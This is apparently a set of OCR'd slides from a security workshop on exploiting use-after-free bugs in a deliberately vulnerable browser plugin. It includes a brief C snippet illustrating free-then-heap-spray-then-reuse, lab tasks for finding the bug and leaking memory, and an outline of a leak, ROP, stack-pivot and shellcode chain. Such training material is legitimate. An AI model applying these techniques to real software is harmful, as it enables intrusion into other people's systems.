
workshop.pause();

workshop.continue();



- **Use-After-Free**


theory.getUAF()[0];



- Process Memory
- Modules
- Object with pointer
- System modules
- Heap pages

```
Object *obj = (Object *)malloc(sizeof(Object));
obj->callMethod();
free(obj);
HeapSpray(0x0c0c0c0c);
obj->callMethod();
```

theory.getUAF()[1];




- Some objects
- Object with pointer
- Attacker's blocks

1) Free();
2) Spray();

SIZE MATTERS

workshop.getUAF();



1. \part2\bin\uaf.bat
2. \part2\exercises\Fig1\demo.htm


```
      vulnPlugin2.InitRed(31337,0x31333331);
```

Task 8: Find UAF

Task 9: Rewrite object by using InitString();

---

theory.getLeak()[0];




Obj1 , Freed…

- Data
- Pointer

Obj2, same size…

Obj2. ReadData() ---- ???

theory.getLeak()[1];




Obj1 , Freed…

Task 10: Get leak by using <u>InitOther();</u>


Obj1. ReadData() ---- ???

workshop.exploitUAF();



Task 11: \part2\exercises\Fig2\final.htm

- Exploit Leak!
- Build ROP by leaked address
- Make pwning ESP (stack pivot) ESP -> HeapSpray -> ROP
- Make heap executable
- Run shellcode!



delete workshop;

 twitter.com/asintsov

 alexey.sintsov@nokia.com

www.defcon-russia.ru
www.zeronights.ru